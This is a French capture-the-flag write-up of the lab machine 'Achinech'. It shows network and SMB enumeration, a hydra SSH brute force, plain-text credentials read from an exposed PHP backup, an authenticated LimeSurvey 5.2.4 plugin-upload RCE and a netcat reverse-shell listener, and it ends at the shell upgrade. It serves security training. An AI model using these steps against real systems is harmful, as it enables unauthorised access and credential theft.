Achinech
Achinech est une machine de niveau moyen, de la plateforme Thehackerlabs créer par APS88, la machine comporte un vulnérabilité de type RCE sur la version 5.2.4 de LimeSurvey, l'énumération via le protocole SMB ainsi que l'exposition du fichier comportant les identifiants de connexion sur un répertoire non protégée et une évaluation de privilèges via la variable d'environnement env_kep

Reconnaissance - IP Cible - Scan de Ports
commencions par trouver l’adresse IP de la Vm vulnérable
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:90:ba:ec	PCS Systemtechnik GmbH
10.0.2.3	52:54:00:12:35:00	QEMU
10.0.2.61	08:00:27:81:9f:03	PCS Systemtechnik GmbH
nous allons faire le balayage de port pour trouver les ports ouverts
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.61
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 08:53 -0400
Nmap scan report for 10.0.2.61
Host is up (0.0019s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 08:00:27:81:9F:03 (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80,139,445,3306 -A -O -sCV 10.0.2.61
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 08:55 -0400
Nmap scan report for 10.0.2.61
Host is up (0.0023s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp   open  http        Apache httpd 2.4.68 ((Debian))
|_http-generator: LimeSurvey http://www.limesurvey.org
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title:         LimeSurvey
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3306/tcp open  mysql       MariaDB 10.3.23 or earlier (unauthorized)
MAC Address: 08:00:27:81:9F:03 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-10-24T12:55:16
|_  start_date: N/A
|_nbstat: NetBIOS name: ACHINECH, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: -4s
nous avons 5 ports ouverts, 22 pour le SSH, 80 pour le HTTP 139 et 445 pour SMB et 3306 pour la base de donnée MySQL
** Remarque: ici nous allons 2 point de l’énumération du première plan http et smb
Enumération Web
***énumération passive

notre page d’accueil nous propose de contacté Bencomo ( bencomo@achinech.com ) pour des questionnaire ou pour la recherche d’information
vérifions le chemin /admin

nous avons un portail de connexion au console d’administration, et aussi un nom d’utilisateur nommé Bencomo sur la page d’accueil
Enumération SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
┌──(d4fl0n㉿kali)-[~]
└─$ enum4linux -a 10.0.2.61
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Oct 24 08:59:45 2026

 =========================================( Target Information )=========================================

Target ........... 10.0.2.61
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =============================( Enumerating Workgroup/Domain on 10.0.2.61 )=============================


[+] Got domain/workgroup name: WORKGROUP


 =================================( Nbtstat Information for 10.0.2.61 )=================================

Looking up status of 10.0.2.61
	ACHINECH        <00> -         B <ACTIVE>  Workstation Service
	ACHINECH        <03> -         B <ACTIVE>  Messenger Service
	ACHINECH        <20> -         B <ACTIVE>  File Server Service
	..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
	WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
	WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
	WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

	MAC Address = 00-00-00-00-00-00

 =====================================( Session Check on 10.0.2.61 )=====================================


[+] Server 10.0.2.61 allows sessions using username '', password ''


 ==================================( Getting domain SID for 10.0.2.61 )==================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ====================================( OS information on 10.0.2.61 )====================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.0.2.61 from srvinfo:
	ACHINECH       Wk Sv PrQ Unx NT SNT Achinech ERP - Recursos compartidos
	platform_id     :	500
	os version      :	6.1
	server type     :	0x809a03


 =========================================( Users on 10.0.2.61 )=========================================

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ===================================( Share Enumeration on 10.0.2.61 )===================================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	documentos      Disk
	IPC$            IPC       IPC Service (Achinech ERP - Recursos compartidos)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.0.2.61 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.2.61

//10.0.2.61/print$	Mapping: DENIED Listing: N/A Writing: N/A
//10.0.2.61/documentos	Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_CONNECTION_REFUSED listing \*
//10.0.2.61/IPC$	Mapping: N/A Listing: N/A Writing: N/A

 =============================( Password Policy Information for 10.0.2.61 )=============================

Password:


[+] Attaching to 10.0.2.61 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

	[+] ACHINECH
	[+] Builtin

[+] Password Info for Domain: ACHINECH

	[+] Minimum password length: 5
	[+] Password history length: None
	[+] Maximum password age: 136 years 37 days 6 hours 21 minutes
	[+] Password Complexity Flags: 000000

		[+] Domain Refuse Password Change: 0
		[+] Domain Password Store Cleartext: 0
		[+] Domain Password Lockout Admins: 0
		[+] Domain Password No Clear Change: 0
		[+] Domain Password No Anon Change: 0
		[+] Domain Password Complex: 0

	[+] Minimum password age: None
	[+] Reset Account Lockout Counter: 30 minutes
	[+] Locked Account Duration: 30 minutes
	[+] Account Lockout Threshold: None
	[+] Forced Log off Time: 136 years 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5


 ========================================( Groups on 10.0.2.61 )========================================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ====================( Users on 10.0.2.61 via RID cycling (RIDS: 500-550,1000-1050) )====================


[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\debian (Local User)
S-1-22-1-1001 Unix User\acaimo (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1437215268-1564702259-3138817292 and logon username '', password ''

S-1-5-21-1437215268-1564702259-3138817292-501 ACHINECH\nobody (Local User)
S-1-5-21-1437215268-1564702259-3138817292-513 ACHINECH\None (Domain Group)

 =================================( Getting printer info for 10.0.2.61 )=================================

No printers returned.


enum4linux complete on Sat Oct 24 09:00:24 2026
nous avons trouver 2 utilisateur système
1
2
debian
acaimo
1 répertoire nommé documentos en lecture seul
maintenant nous avons 2 pistes faire le brute force ssh sur le port 22 ainsi que la poursuite de l’énumération
Première piste - Brute force ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(d4fl0n㉿kali)-[~]
└─$ hydra -l debian -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.61
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-24 10:17:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.61:22/
[22][ssh] host: 10.0.2.61   login: debian   password: 12345
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
nous avons trouver le mot de passe du compte debian
1
debian:12345
Enumération SMB - Répertoire documentos
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ smbclient //10.0.2.61/documentos/
Password for [WORKGROUP\d4fl0n]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Mon Aug 10 09:24:46 2026
  ..                                  D        0  Mon Aug 10 09:14:33 2026
  acta_implantacion.pdf               N     4116  Mon Aug 10 09:24:46 2026
nous avons trouver un fichier pdf dans cette répertoire, récupérons lé
1
2
3
4
smb: \> mget acta_implantacion.pdf
Get file acta_implantacion.pdf? y
getting file \acta_implantacion.pdf of size 4116 as acta_implantacion.pdf (114.8 KiloBytes/sec) (average 114.8 KiloBytes/sec)
smb: \>
lisons le fichier pdf récupérer

d’après les information du document il y’a un fichier backup nommé despliegue_limesurvey.php.bak nous allons essayer de le lire a partir du site web
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(d4fl0n㉿kali)-[/tmp]
└─$ curl http://10.0.2.61/despliegue_limesurvey.php.bak
<?php
/**
 * Script de despliegue automatizado - LimeSurvey
 * Guanche Sistemas S.L. - Ref. GS-2025-114
 * Cliente: Achinech Gestion S.L.
 *
 * NOTA INTERNA (eliminar tras la puesta en marcha):
 * Este script crea el usuario administrador inicial de la plataforma.
 */

$db_host = "localhost";
$db_name = "achinech";
$db_user = "lsuser";
$db_pass = "Ls_4ch1n3ch_2025";

// Alta del administrador principal (responsable IT del cliente)
$admin_user = "Bencomo";
$admin_pass = "G3st10n_Ach1n3ch#25";
$admin_email = "bencomo.herrera@achinech.local";

echo "Creando usuario administrador: {$admin_user}\n";
// ... llamada a la API de creacion de usuario de LimeSurvey ...
?>
d’après le contenu du backup php l’administrateur principale a les informations de connexion suivant
1
Bencomo:G3st10n_Ach1n3ch#25
connexion au console d’administration

nous somme connecter a la console d’administration

il s’agit de la version 5.2.4 de limesurvey vérifions la vulnérabilité sur cette versions
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ searchsploit limesurvey

LimeSurvey 5.2.4 - Remote Code Execution (RCE) (Authenticated)                                                                                                        . . . .
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
cette version est vulnérable au RCE, mais nous allons le faire manuellement a la place de script

nous somme rentrer dans l’extension, nous allons uploader notre shell créer a l’avance ainsi que fichier config.xml lé tous convertir en zip

notre extension a été installé, passons a l’activation de l’extension

notre extension a été activer, nous allons appelle notre fichier a partir du répertoire /upload pour le reverse shell
Exploitation - Reverse shell

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.61] 59022
Linux achinech 6.1.0-52-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.180-1 (2026-08-03) x86_64 GNU/Linux
 16:48:22 up  1:56,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
acaimo   pts/1    -                15:49   58:56   0.00s   ?    sudo /opt/achinech/bin/registro
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
Exploitation - Shell interactive
1
2
3
4
5
6
7
8
9
10
11
$ script -q /dev/null -c bash
www-data@achinech:/$ ^Z
zsh: suspended  nc -nvlp 4444

